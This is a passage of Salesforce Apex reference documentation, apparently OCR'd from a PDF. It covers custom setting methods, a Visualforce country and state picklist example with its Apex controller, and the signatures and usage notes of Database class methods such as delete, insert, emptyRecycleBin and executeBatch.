Hierarchy__c CS = Hierarchy__c.getOrgDefaults();
System.Assert(CS.OverrideMe__c == 'Hello');
System.assert(CS.DontOverrideMe__c == 'World');
```

By using the `getValues` method, Robert can get the hierarchy custom setting values specific to his user and profile settings. For example, if Robert passes his user ID `RobertId` to `getValues`, the result is:

```
Hierarchy__c CS = Hierarchy__c.getValues(RobertId);
System.Assert(CS.OverrideMe__c == 'Fluffy');
// Note how this value is null, because you are returning
```

```
// data specific for the user
System.assert(CS.DontOverrideMe__c == null);
```

If Robert passes his System Administrator profile ID `SysAdminID` to `getValues`, the result is:


```
Hierarchy__c CS = Hierarchy__c.getValues(SysAdminID);
System.Assert(CS.OverrideMe__c == 'Goodbye');
// Note how this value is null, because you are returning
// data specific for the profile
System.assert(CS.DontOverrideMe__c == null);
```

Country and State Code Custom Settings Example

This example illustrates using two custom setting objects for storing related information, and a Visualforce page to display the data in a set of related picklists.


In the following example, country and state codes are stored in two different custom settings: Foundation_Countries and Foundation_States.

The Foundation_Countries custom setting is a list type custom setting and has a single field, `Country_Code`.




The Foundation_States custom setting is also a List type of custom setting and has the following fields:

- `Country Code`
- `State Code`
- `State Name`



The Visualforce page shows two picklists: one for country and one for state.




```
<apex:page controller="CountryStatePicker">
   <apex:form >
      <apex:actionFunction name="rerenderStates" rerender="statesSelectList" >
          <apex:param name="firstParam" assignTo="{!country}" value="" />
      </apex:actionFunction>

   <table><tbody>
      <tr>
        <th>Country</th>
          <td>
             <apex:selectList id="country" styleclass="std" size="1"
                value="{!country}" onChange="rerenderStates(this.value)">
                    <apex:selectOptions value="{!countriesSelectList}"/>
             </apex:selectList>
          </td>
      </tr>
      <tr id="state_input">
```

```
        <th>State/Province</th>
          <td>
            <apex:selectList id="statesSelectList" styleclass="std" size="1"
                 value="{!state}">
                   <apex:selectOptions value="{!statesSelectList}"/>
            </apex:selectList>
          </td>
      </tr>
   </tbody></table>
   </apex:form>
</apex:page>
```

The Apex controller `CountryStatePicker` finds the values entered into the custom settings, then returns them to the Visualforce page.

```
public with sharing class CountryStatePicker {

// Variables to store country and state selected by user
    public String state { get; set; }
    public String country {get; set;}

    // Generates country dropdown from country settings
    public List<SelectOption> getCountriesSelectList() {
        List<SelectOption> options = new List<SelectOption>();
        options.add(new SelectOption('', '-- Select One --'));

        // Find all the countries in the custom setting
       Map<String, Foundation_Countries__c> countries = Foundation_Countries__c.getAll();


        // Sort them by name
        List<String> countryNames = new List<String>();
        countryNames.addAll(countries.keySet());
        countryNames.sort();

        // Create the Select Options.
        for (String countryName : countryNames) {
            Foundation_Countries__c country = countries.get(countryName);
            options.add(new SelectOption(country.country_code__c, country.Name));
        }
        return options;
    }

    // To generate the states picklist based on the country selected by user.
    public List<SelectOption> getStatesSelectList() {
        List<SelectOption> options = new List<SelectOption>();
        // Find all the states we have in custom settings.
        Map<String, Foundation_States__c> allstates = Foundation_States__c.getAll();

        // Filter states that belong to the selected country
       Map<String, Foundation_States__c> states = new Map<String, Foundation_States__c>();

        for(Foundation_States__c state : allstates.values()) {
            if (state.country_code__c == this.country) {
                states.put(state.name, state);
```

```
            }
        }

        // Sort the states based on their names
        List<String> stateNames = new List<String>();
        stateNames.addAll(states.keySet());
        stateNames.sort();

        // Generate the Select Options based on the final sorted list
        for (String stateName : stateNames) {
            Foundation_States__c state = states.get(stateName);
            options.add(new SelectOption(state.state_code__c, state.state_name__c));
        }

        // If no states are found, just say not required in the dropdown.
        if (options.size() > 0) {
            options.add(0, new SelectOption('', '-- Select One --'));
        } else {
            options.add(new SelectOption('', 'Not Required'));
        }
        return options;
    }
}
```

IN THIS SECTION:

List Custom Setting Methods

Hierarchy Custom Setting Methods

SEE ALSO:

Custom Settings

List Custom Setting Methods

The following are instance methods for list custom settings.

IN THIS SECTION:

getAll()

Returns a map of the data sets defined for the custom setting.

getInstance(dataSetName)

Returns the custom setting data set record for the specified data set name. This method returns the exact same object as `getValues(dataSetName)`.

getValues(dataSetName)

Returns the custom setting data set record for the specified data set name. This method returns the exact same object as `getInstance(dataSetName)`.

`getAll()`

Returns a map of the data sets defined for the custom setting.

Signature

```
public Map<String, CustomSetting__c> getAll()
```

Return Value

Type: Map<String, CustomSetting__c>

Usage

If no data set is defined, this method returns an empty map.

Note: For Apex saved using SalesforceAPI version 20.0 or earlier, the data set names, which are the keys in the returned map, are converted to lower case. For Apex saved using SalesforceAPI version 21.0 and later, the case of the data set names in the returned map keys is not changed and the original case is preserved.

`getInstance(dataSetName)`

Returns the custom setting data set record for the specified data set name. This method returns the exact same object as `getValues(dataSetName)`.

Signature

```
public CustomSetting__c getInstance(String dataSetName)
```

Parameters

dataSetName
Type: String

Return Value

Type: CustomSetting__c

Usage

If no data is defined for the specified data set, this method returns `null`.

`getValues(dataSetName)`

Returns the custom setting data set record for the specified data set name. This method returns the exact same object as `getInstance(dataSetName)`.

Signature

```
public CustomSetting__c getValues(String dataSetName)
```

Parameters

dataSetName
Type: String

Return Value

Type: CustomSetting__c

Usage

If no data is defined for the specified data set, this method returns `null`.

Hierarchy Custom Setting Methods

The following are instance methods for hierarchy custom settings.

IN THIS SECTION:

`getInstance()`

Returns a custom setting data set record for the current user. The fields returned in the custom setting record are merged based on the lowest level fields that are defined in the hierarchy.

Signature

```
public CustomSetting__c getInstance()
```

Return Value

Type: CustomSetting__c

Usage

If no custom setting data is defined for the user, this method returns a new custom setting object. The new custom setting object contains an ID set to `null` and merged fields from higher in the hierarchy. You can add this new custom setting record for the user by using `insert` or `upsert`. If no custom setting data is defined in the hierarchy, the returned custom setting has empty fields, except for the `SetupOwnerId` field which contains the user ID.

Note: For Apex saved using Salesforce API version 21.0 or earlier, this method returns the custom setting data set record with fields merged from field values defined at the lowest hierarchy level, starting with the user. Also, if no custom setting data is defined in the hierarchy, this method returns `null`.

This method is equivalent to a method call to `getInstance(User_Id)` for the current user.

Example

- Custom setting data set defined for the user: If you have a custom setting data set defined for the user "Uriel Jones," for the profile "System Administrator," and for the organization as a whole, and the user running the code is Uriel Jones, this method returns the custom setting record defined for Uriel Jones.
- Merged fields: If you have a custom setting data set with fields A and B for the user "Uriel Jones" and for the profile "System Administrator," and field A is defined for Uriel Jones, field B is `null` but is defined for the System Adminitrator profile, this method returns the custom setting record for Uriel Jones with field A for Uriel Jones and field B from the System Administrator profile.
- No custom setting data set record defined for the user: If the current user is "Barbara Mahonie," who also shares the "System Administrator" profile, but no data is defined for Barbara as a user, this method returns a new custom setting record with the ID set to `null` and with fields merged based on the fields defined in the lowest level in the hierarchy.

`getInstance(userId)`

Returns the custom setting data set record for the specified user ID. The lowest level custom setting record and fields are returned. Use this when you want to explicitly retrieve data for the custom setting at the user level.

Signature

```
public CustomSetting__c getInstance(ID userId)
```

Parameters

`userId`
Type: ID

Return Value

Type: CustomSetting__c

Usage

If no custom setting data is defined for the user, this method returns a new custom setting object. The new custom setting object contains an ID set to `null` and merged fields from higher in the hierarchy. You can add this new custom setting record for the user by using `insert` or `upsert`. If no custom setting data is defined in the hierarchy, the returned custom setting has empty fields, except for the `SetupOwnerId` field which contains the user ID.

Note: For Apex saved using Salesforce API version 21.0 or earlier, this method returns the custom setting data set record with fields merged from field values defined at the lowest hierarchy level, starting with the user. Also, if no custom setting data is defined in the hierarchy, this method returns `null`.

`getInstance(profileId)`

Returns the custom setting data set record for the specified profile ID. The lowest level custom setting record and fields are returned. Use this when you want to explicitly retrieve data for the custom setting at the profile level.

Signature

```
public CustomSetting__c getInstance(ID profileId)
```

Parameters

`profileId`
Type: ID

Return Value

Type: CustomSetting__c

Usage

If no custom setting data is defined for the profile, this method returns a new custom setting record. The new custom setting object contains an ID set to `null` and with merged fields from your organization's default values. You can add this new custom setting for the profile by using `insert` or `upsert`. If no custom setting data is defined in the hierarchy, the returned custom setting has empty fields, except for the `SetupOwnerId` field which contains the profile ID.

Note: For Apex saved using SalesforceAPI version 21.0 or earlier, this method returns the custom setting data set record with fields merged from field values defined at the lowest hierarchy level, starting with the profile. Also, if no custom setting data is defined in the hierarchy, this method returns `null`.

`getOrgDefaults()`

Returns the custom setting data set record for the organization.

Signature

```
public CustomSetting__c getOrgDefaults()
```

Return Value

Type: CustomSetting__c

Usage

If no custom setting data is defined for the organization, this method returns an empty custom setting object.

Note: For Apex saved using SalesforceAPI version 21.0 or earlier, this method returns `null` if no custom setting data is defined for the organization.

`getValues(userId)`

Returns the custom setting data set record for the specified user ID.

Signature

```
public CustomSetting__c getValues(ID userId)
```

Parameters

`userId`
Type: ID

Return Value

Type: CustomSetting__c

Usage

Use this if you only want the subset of custom setting data that has been defined at the user level. For example, suppose you have a custom setting field that has been assigned a value of "foo" at the organizational level, but has no value assigned at the user or profile level. Using `getValues(UserId)` returns `null` for this custom setting field.

`getValues(profileId)`

Returns the custom setting data set for the specified profile ID.

Signature

```
public CustomSetting__c getValues(ID profileId)
```

Parameters

`profileId`
Type: ID

Return Value

Type: CustomSetting__c

Usage

Use this if you only want the subset of custom setting data that has been defined at the profile level. For example, suppose you have a custom setting field that has been assigned a value of "foo" at the organizational level, but has no value assigned at the user or profile level. Using `getValues(ProfileId)` returns `null` for this custom setting field.

Database Class

Contains methods for creating and manipulating data.

Namespace

System

Usage

Some Database methods also exist as DML statements.

Database Methods

The following are methods for `Database`. All methods are static.

IN THIS SECTION:

getQueryLocator(query)

Creates a QueryLocator object used in batch Apex or Visualforce.

getUpdated(sobjectType, startDate, endDate)

Returns the list of individual records that have been updated for an sObject type within the specified start and end dates and times.

insert(recordToInsert, allOrNone)

Adds an sObject, such as an individual account or contact, to your organization's data.

insert(recordsToInsert, allOrNone)

Adds one or more sObjects, such as individual accounts or contacts, to your organization's data.

insert(recordToInsert, dmlOptions)

Adds an sObject, such as an individual account or contact, to your organization's data.

insert(recordToInsert, dmlOptions)

Adds an sObject, such as an individual account or contact, to your organization's data.

merge(masterRecord, duplicateId)

Merges the specified duplicate record into the master sObject record of the same type, deleting the duplicate, and reparenting any related records. Merges only accounts, contacts, or leads.

merge(masterRecord, duplicateRecord)

Merges the specified duplicate sObject record into the master sObject of the same type, deleting the duplicate, and reparenting any related records.

merge(masterRecord, duplicateIds)

Merges up to two records of the same sObject type into the master sObject record, deleting the others, and reparenting any related records.

merge(masterRecord, duplicateRecords)

Merges up to two records of the same object type into the master sObject record, deleting the others, and reparenting any related records.

merge(masterRecord, duplicateId, allOrNone)

Merges the specified duplicate record into the master sObject record of the same type, optionally returning errors, if any, deleting the duplicate, and reparenting any related records. Merges only accounts, contacts, or leads.

merge(masterRecord, duplicateRecord, allOrNone)

Merges the specified duplicate sObject record into the master sObject of the same type, optionally returning errors, if any, deleting the duplicate, and reparenting any related records.

merge(masterRecord, duplicateIds, allOrNone)

Merges up to two records of the same sObject type into the master sObject record, optionally returning errors, if any, deleting the duplicates, and reparenting any related records.

merge(masterRecord, duplicateRecords, allOrNone)

Merges up to two records of the same object type into the master sObject record, optionally returning errors, if any, deleting the duplicates, and reparenting any related records.

query(queryString)

Creates a dynamic SOQL query at runtime.

rollback(databaseSavepoint)

Restores the database to the state specified by the savepoint variable. Any emails submitted since the last savepoint are also rolled back and not sent.

setSavepoint()

Returns a savepoint variable that can be stored as a local variable, then used with the `rollback` method to restore the database to that point.

undelete(recordToUndelete, allOrNone)

Restores an existing sObject record, such as an individual account or contact, from your organization's Recycle Bin.

undelete(recordsToUndelete, allOrNone)

Restores one or more existing sObject records, such as individual accounts or contacts, from your organization's Recycle Bin.

undelete(recordID, allOrNone)

Restores an existing sObject record, such as an individual account or contact, from your organization's Recycle Bin.

undelete(recordIDs, allOrNone)

Restores one or more existing sObject records, such as individual accounts or contacts, from your organization's Recycle Bin.

update(recordToUpdate, allOrNone)

Modifies an existing sObject record, such as an individual account or contact, in your organization's data.

update(recordsToUpdate, allOrNone)

Modifies one or more existing sObject records, such as individual accounts or contactsinvoice statements, in your organization's data.

update(recordToUpdate, dmlOptions)

Modifies an existing sObject record, such as an individual account or contact, in your organization's data.

update(recordsToUpdate, dmlOptions)

Modifies one or more existing sObject records, such as individual accounts or contactsinvoice statements, in your organization's data.

upsert(recordToUpsert, externalIdField, allOrNone)

Creates a new sObject record or updates an existing sObject record within a single statement, using a specified field to determine the presence of existing objects, or the ID field if no field is specified.

upsert(recordsToUpsert, externalIdField, allOrNone)

Creates new sObject records or updates existing sObject records within a single statement, using a specified field to determine the presence of existing objects, or the ID field if no field is specified.

convertLead(leadToConvert, allOrNone)

Converts a lead into an account and contact, as well as (optionally) an opportunity.

Signature

```
public static Database.LeadConvertResult convertLead(Database.LeadConvert leadToConvert,
Boolean allOrNone)
```

Parameters

leadToConvert
Type: Database.LeadConvert

allOrNone
Type: Boolean

The optional *allOrNone* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why.

Return Value

Type: Database.LeadConvertResult

Usage

The `convertLead` method accepts up to 100 `LeadConvert` objects.

Each executed `convertLead` method counts against the governor limit for DML statements.

convertLead(leadsToConvert, allOrNone)

Converts a list of LeadConvert objects into accounts and contacts, as well as (optionally) opportunities.

Signature

```
public static Database.LeadConvertResult[] convertLead(Database.LeadConvert[]
leadsToConvert, Boolean allOrNone)
```

Parameters

leadsToConvert
Type: Database.LeadConvert[]

allOrNone
Type: Boolean

The optional *allOrNone* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why.

Return Value

Type: Database.LeadConvertResult[]

Usage

The `convertLead` method accepts up to 100 `LeadConvert` objects.

Each executed `convertLead` method counts against the governor limit for DML statements.

countQuery(query)

Returns the number of records that a dynamic SOQL query would return when executed.

Signature

```
public static Integer countQuery(String query)
```

Parameters

query
Type: String

Return Value

Type: Integer

Usage

For more information, see Dynamic SOQL on page 174.

Each executed `countQuery` method counts against the governor limit for SOQL queries.

Example

```
String QueryString =
    'SELECT count() FROM Account';
Integer i =
    Database.countQuery(QueryString);
```

delete(recordToDelete, allOrNone)

Deletes an existing sObject record, such as an individual account or contact, from your organization's data.

Signature

```
public static Database.DeleteResult delete(SObject recordToDelete, Boolean allOrNone)
```

Parameters

recordToDelete
Type: sObject

allOrNone
Type: Boolean

The optional *allOrNone* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why.

Return Value

Type: Database.DeleteResult

Usage

`delete` is analogous to the `delete()` statement in the SOAP API.

Each executed `delete` method counts against the governor limit for DML statements.

delete(recordsToDelete, allOrNone)

Deletes a list of existing sObject records, such as individual accounts or contacts, from your organization's data.

Signature

```
public static Database.DeleteResult[] delete(SObject[] recordsToDelete, Boolean
allOrNone)
```

Parameters

recordsToDelete
Type: sObject[]

allOrNone
Type: Boolean

The optional *allOrNone* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why.

Return Value

Type: Database.DeleteResult[]

Usage

`delete` is analogous to the `delete()` statement in the SOAP API.

Each executed `delete` method counts against the governor limit for DML statements.

Example

The following example deletes an account named 'DotCom':

```
Account[] doomedAccts = [SELECT Id, Name FROM Account WHERE Name = 'DotCom'];
Database.DeleteResult[] DR_Dels = Database.delete(doomedAccts);
```

delete(recordID, allOrNone)

Deletes existing sObject records, such as individual accounts or contacts, from your organization's data.

Signature

```
public static Database.DeleteResult delete(ID recordID, Boolean allOrNone)
```

Parameters

recordID
Type: ID

allOrNone
Type: Boolean

The optional *allOrNone* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why.

Return Value

Type: Database.DeleteResult

Usage

`delete` is analogous to the `delete()` statement in the SOAP API.

Each executed `delete` method counts against the governor limit for DML statements.

delete(recordIDs, allOrNone)

Deletes a list of existing sObject records, such as individual accounts or contacts, from your organization's data.

Signature

```
public static Database.DeleteResult[] delete(ID[] recordIDs, Boolean allOrNone)
```

Parameters

recordIDs
Type: ID[]

allOrNone
Type: Boolean

The optional *allOrNone* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why.

Return Value

Type: Database.DeleteResult[]

Usage

`delete` is analogous to the `delete()` statement in the SOAP API.

Each executed `delete` method counts against the governor limit for DML statements.

emptyRecycleBin([])

Permanently deletes the specified records from the Recycle Bin.

Signature

```
public static Database.EmptyRecycleBinResult[] emptyRecycleBin(ID [] recordIds)
```

Parameters

recordIds
Type: ID[]

Return Value

Type: Database.EmptyRecycleBinResult[]

Usage

Note the following:

- After records are deleted using this method they cannot be undeleted.
- Only 10,000 records can be specified for deletion.
- The logged in user can delete any record that he or she can query in their Recycle Bin, or the recycle bins of any subordinates. If the logged in user has "Modify All Data" permission, he or she can query and delete records from any Recycle Bin in the organization.
- Cascade delete record IDs should not be included in the list of IDs; otherwise an error occurs. For example, if an account record is deleted, all related contacts, opportunities, contracts, and so on are also deleted. Only include the Id of the top level account. All related records are automatically removed.
- Deleted items are added to the number of items processed by a DML statement, and the method call is added to the total number of DML statements issued. Each executed `emptyRecycleBin` method counts against the governor limit for DML statements.

`emptyRecycleBin(obj)`

Permanently deletes the specified sObject from the Recycle Bin.

Signature

```
public static Database.EmptyRecycleBinResult emptyRecycleBin(sObject obj)
```

Parameters

obj
Type: sObject

Return Value

Type: Database.EmptyRecycleBinResult

Usage

Note the following:

- After an sObject is deleted using this method it cannot be undeleted.
- Only 10,000 sObjects can be specified for deletion.
- The logged-in user can delete any sObject that he or she can query in their Recycle Bin, or the recycle bins of any subordinates. If the logged-in user has "Modify All Data" permission, he or she can query and delete sObjects from any Recycle Bin in the organization.
- Do not include an sObject that was deleted due to a cascade delete; otherwise an error occurs. For example, if an account is deleted, all related contacts, opportunities, contracts, and so on are also deleted. Only include sObjects of the top level account. All related sObjects are automatically removed.

- Deleted items are added to the number of items processed by a DML statement, and the method call is added to the total number of DML statements issued. Each executed `emptyRecycleBin` method counts against the governor limit for DML statements.

`emptyRecycleBin(listOfSObjects)`

Permanently deletes the specified sObjects from the Recycle Bin.

Signature

```
public static Database.EmptyRecycleBinResult[] emptyRecycleBin(sObject[] listOfSObjects)
```

Parameters

`listOfSObjects`
Type: sObject[]

Return Value

Type: Database.EmptyRecycleBinResult[]

Usage

Note the following:

- After an sObject is deleted using this method it cannot be undeleted.
- Only 10,000 sObjects can be specified for deletion.
- The logged-in user can delete any sObject that he or she can query in their Recycle Bin, or the recycle bins of any subordinates. If the logged-in user has "Modify All Data" permission, he or she can query and delete sObjects from any Recycle Bin in the organization.
- Do not include an sObject that was deleted due to a cascade delete; otherwise an error occurs. For example, if an account is deleted, all related contacts, opportunities, contracts, and so on are also deleted. Only include sObjects of the top level account. All related sObjects are automatically removed.
- Deleted items are added to the number of items processed by a DML statement, and the method call is added to the total number of DML statements issued. Each executed `emptyRecycleBin` method counts against the governor limit for DML statements.

`executeBatch(batchClassObject)`

Submits a batch Apex job for execution corresponding to the specified class.

Signature

```
public static ID executeBatch(Object batchClassObject)
```

Parameters

`batchClassObject`
Type: Object

An instance of a class that implements the Database.Batchable interface.

Return Value

Type: ID

The ID of the new batch job (AsyncApexJob).

Usage

When calling this method, Salesforce chunks the records returned by the `start` method of the batch class into batches of 200, and then passes each batch to the `execute` method. Apex governor limits are reset for each execution of `execute`.

For more information, see Using Batch Apex on page 237.

executeBatch(batchClassObject, scope)

Submits a batch Apex job for execution using the the specified class and scope.

Signature

```
public static ID executeBatch(Object batchClassObject, Integer scope)
```

Parameters

batchClassObject
Type: Object

An instance of a class that implements the Database.Batchable interface.

scope
Type: Integer

Number of records to be passed into the `execute` method for batch processing.

Return Value

Type: ID

The ID of the new batch job (AsyncApexJob).

Usage

The value for *scope* must be greater than 0.

If the `start` method of the batch class returns a Database.QueryLocator, the scope parameter of `Database.executeBatch` can have a maximum value of 2,000. If set to a higher value, Salesforce chunks the records returned by the QueryLocator into smaller batches of up to 200 records. If the `start` method of the batch class returns an iterable, the scope parameter value has no upper limit; however, if you use a very high number, you may run into other limits.

Apex governor limits are reset for each execution of `execute`.

For more information, see Using Batch Apex on page 237.

getDeleted(sObjectType, startDate, endDate)

Returns the list of individual records that have been deleted for an sObject type within the specified start and end dates and times and that are still in the Recycle Bin.

Signature

```
public static Database.GetDeletedResult getDeleted(String sObjectType, Datetime
startDate, Datetime endDate)
```

Parameters

sObjectType
Type: String

The *sObjectType* argument is the sObject type name for which to get the deleted records, such as account or merchandise__c.

startDate
Type: Datetime

Start date and time of the deleted records time window.

endDate
Type: Datetime

End date and time of the deleted records time window.

Return Value

Type: Database.GetDeletedResult

Usage

Because the Recycle Bin holds records up to 15 days, results are returned for no more than 15 days previous to the day the call is executed (or earlier if an administrator has purged the Recycle Bin).

Example

```
Database.GetDeletedResult r =
 Database.getDeleted(
  'Merchandise__c',
  Datetime.now().addHours(-1),
  Datetime.now());
```

getQueryLocator([])

Creates a QueryLocator object used in batch Apex or Visualforce.

Signature

```
public static Database. QueryLocator getQueryLocator(sObject [] listOfQueries)
```

Parameters

listOfQueries
Type: sObject []

Return Value

Type: Database.QueryLocator

Usage

You can't use `getQueryLocator` with any query that contains an aggregate function.

Each executed `getQueryLocator` method counts against the governor limit of 10,000 total records retrieved and the total number of SOQL queries issued.

For more information, see Understanding Apex Managed Sharing, and IdeaStandardSetController Class.

`getQueryLocator(query)`

Creates a QueryLocator object used in batch Apex or Visualforce.

Signature

```
public static Database.QueryLocator getQueryLocator(String query)
```

Parameters

`query`
Type: String

Return Value

Type: Database.QueryLocator

Usage

You can't use `getQueryLocator` with any query that contains an aggregate function.

Each executed `getQueryLocator` method counts against the governor limit of 10,000 total records retrieved and the total number of SOQL queries issued.

For more information, see Understanding Apex Managed Sharing, and StandardSetController Class.

`getUpdated(sobjectType, startDate, endDate)`

Returns the list of individual records that have been updated for an sObject type within the specified start and end dates and times.

Signature

```
public static Database.GetUpdatedResult getUpdated(String sobjectType, Datetime
startDate, Datetime endDate)
```

Parameters

`sobjectType`
Type: String

The *`sObjectType`* argument is the sObject type name for which to get the updated records, such as account or merchandise__c.

startDate
Type: Datetime

The *startDate* argument is the start date and time of the updated records time window.

endDate
Type: Datetime

The *endDate* argument is the end date and time of the updated records time window.

Return Value

Type: Database.GetUpdatedResult

Usage

The date range for the returned results is no more than 30 days previous to the day the call is executed.

Example

```
Database.GetUpdatedResult r =
 Database.getUpdated(
  'Merchandise__c',
  Datetime.now().addHours(-1),
  Datetime.now());
```

insert(recordToInsert, allOrNone)

Adds an sObject, such as an individual account or contact, to your organization's data.

Signature

```
public static Database.SaveResult insert(sObject recordToInsert, Boolean allOrNone)
```

Parameters

recordToInsert
Type: sObject

allOrNone
Type: Boolean

The optional *allOrNone* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why.

Return Value

Type: Database.SaveResult

Usage

`insert` is analogous to the INSERT statement in SQL.

Apex classes and triggers saved (compiled) using API version 15.0 and higher produce a runtime error if you assign a String value that is too long for the field.

Each executed `insert` method counts against the governor limit for DML statements.

`insert(recordsToInsert, allOrNone)`

Adds one or more sObjects, such as individual accounts or contacts, to your organization's data.

Signature

```
public static Database.SaveResult[] insert(sObject[] recordsToInsert, Boolean allOrNone)
```

Parameters

`recordsToInsert`
Type: sObject []

`allOrNone`
Type: Boolean

The optional *`allOrNone`* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why.

Return Value

Type: Database.SaveResult[]

Usage

`insert` is analogous to the INSERT statement in SQL.

Apex classes and triggers saved (compiled) using API version 15.0 and higher produce a runtime error if you assign a String value that is too long for the field.

Each executed `insert` method counts against the governor limit for DML statements.

Example

Example:

The following example inserts two accounts:

```
Account a = new Account(name = 'Acme1');
Database.SaveResult[] lsr = Database.insert(
    new Account[]{a, new Account(Name = 'Acme2')},
    false);
```

`insert(recordToInsert, dmlOptions)`

Adds an sObject, such as an individual account or contact, to your organization's data.

Signature

```
public static Database.SaveResult insert(sObject recordToInsert, Database.DMLOptions
dmlOptions)
```

Parameters

recordToInsert
Type: sObject

dmlOptions
Type: Database.DMLOptions

The optional *dmlOptions* parameter specifies additional data for the transaction, such as assignment rule information or rollback behavior when errors occur during record insertions.

Return Value

Type: Database.SaveResult

Usage

`insert` is analogous to the INSERT statement in SQL.

Apex classes and triggers saved (compiled) using API version 15.0 and higher produce a runtime error if you assign a String value that is too long for the field.

Each executed `insert` method counts against the governor limit for DML statements.

insert(recordToInsert, dmlOptions)

Adds an sObject, such as an individual account or contact, to your organization's data.

Signature

```
public static Database.SaveResult insert(sObject[] recordToInsert, Database.DMLOptions
dmlOptions)
```

Parameters

recordToInsert
Type: sObject[]

dmlOptions
Type: Database.DMLOptions

The optional *dmlOptions* parameter specifies additional data for the transaction, such as assignment rule information or rollback behavior when errors occur during record insertions.

Return Value

Type: Database.SaveResult

Usage

`insert` is analogous to the INSERT statement in SQL.

Apex classes and triggers saved (compiled) using API version 15.0 and higher produce a runtime error if you assign a String value that is too long for the field.

Each executed `insert` method counts against the governor limit for DML statements.

`merge(masterRecord, duplicateId)`

Merges the specified duplicate record into the master sObject record of the same type, deleting the duplicate, and reparenting any related records. Merges only accounts, contacts, or leads.

Signature

```
public static Database.MergeResult merge(sObject masterRecord, Id duplicateId)
```

Parameters

masterRecord
Type: sObject

The master sObject record the duplicate record is merged into.

duplicateId
Type: ID

The ID of the record to merge with the master. This record must be of the same sObject type as the master.

Return Value

Type: Database.MergeResult

Usage

Each executed `merge` method counts against the governor limit for DML statements.

`merge(masterRecord, duplicateRecord)`

